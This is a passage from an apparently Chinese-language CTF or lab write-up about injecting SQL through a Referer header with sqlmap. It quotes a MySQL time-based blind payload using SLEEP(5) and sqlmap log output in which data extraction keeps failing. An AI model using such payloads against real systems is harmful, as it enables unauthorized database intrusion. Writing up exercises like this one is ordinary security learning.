    Title: MySQL >= 5.0.12 time-based blind - Parameter replace
    Payload: (CASE WHEN (8489=8489) THEN SLEEP(5) ELSE 8489 END)
---
```

它发现了Referer是脆弱的，但是只检查出了时间盲注，没有检查出union注入。之后的时间盲注也一直失败。



```
[12:21:09] [INFO] fetching number of databases
[12:21:09] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[12:21:23] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[12:21:24] [WARNING] detected HTTP code '200' in validation phase is differing from expected '502'
[12:21:24] [ERROR] invalid character detected. retrying..
[12:21:24] [WARNING] increasing time delay to 6 seconds
[12:21:34] [ERROR] invalid character detected. retrying..
[12:21:34] [WARNING] increasing time delay to 7 seconds
[12:21:44] [ERROR] invalid character detected. retrying..
[12:21:44] [WARNING] increasing time delay to 8 seconds
```

当然也可能是我在中途选则选项的时候没有选好2333。